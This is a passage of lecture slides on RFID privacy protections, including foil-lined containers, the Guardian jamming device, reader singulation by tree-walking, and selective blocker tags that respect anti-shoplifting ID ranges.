- Container made of foil or metal mesh, impenetrable by radio signals of certain frequencies
  - Shoplifters are already known to use foil-lined bags
- Maybe works for a wallet, but huge hassle in general

Active Jamming (Guardian)

- A mobile battery-powered device that offers personal RFID security and privacy management.

How Does the Reader Read a Tag?

- When the reader sends a signal, more than one RFID tag may respond: this is a collision
  - Reader cannot accurately read information from more than one tag at a time
- Reader must engage in a special singulation protocol to talk to each tag separately
- Tree-walking is a common singulation method
  - Used by 915 Mhz tags, expected to be the most common type in the U.S.

Blocker Tag

- A form of jamming: broadcast both "0" and "1" in response to any request from an RFID reader
  - Guarantees collision no matter what tags are present
- To prevent illegitimate blocking, make blocker tag selective (block only certain ID ranges)
  - E.g., blocker tag blocks all IDs with first bit=1
  - Items on supermarket shelves have first bit=0
    - Can't block tags on unpurchased items (anti-shoplifting)
  - After purchase, flip first bit on the tag from 0 to 1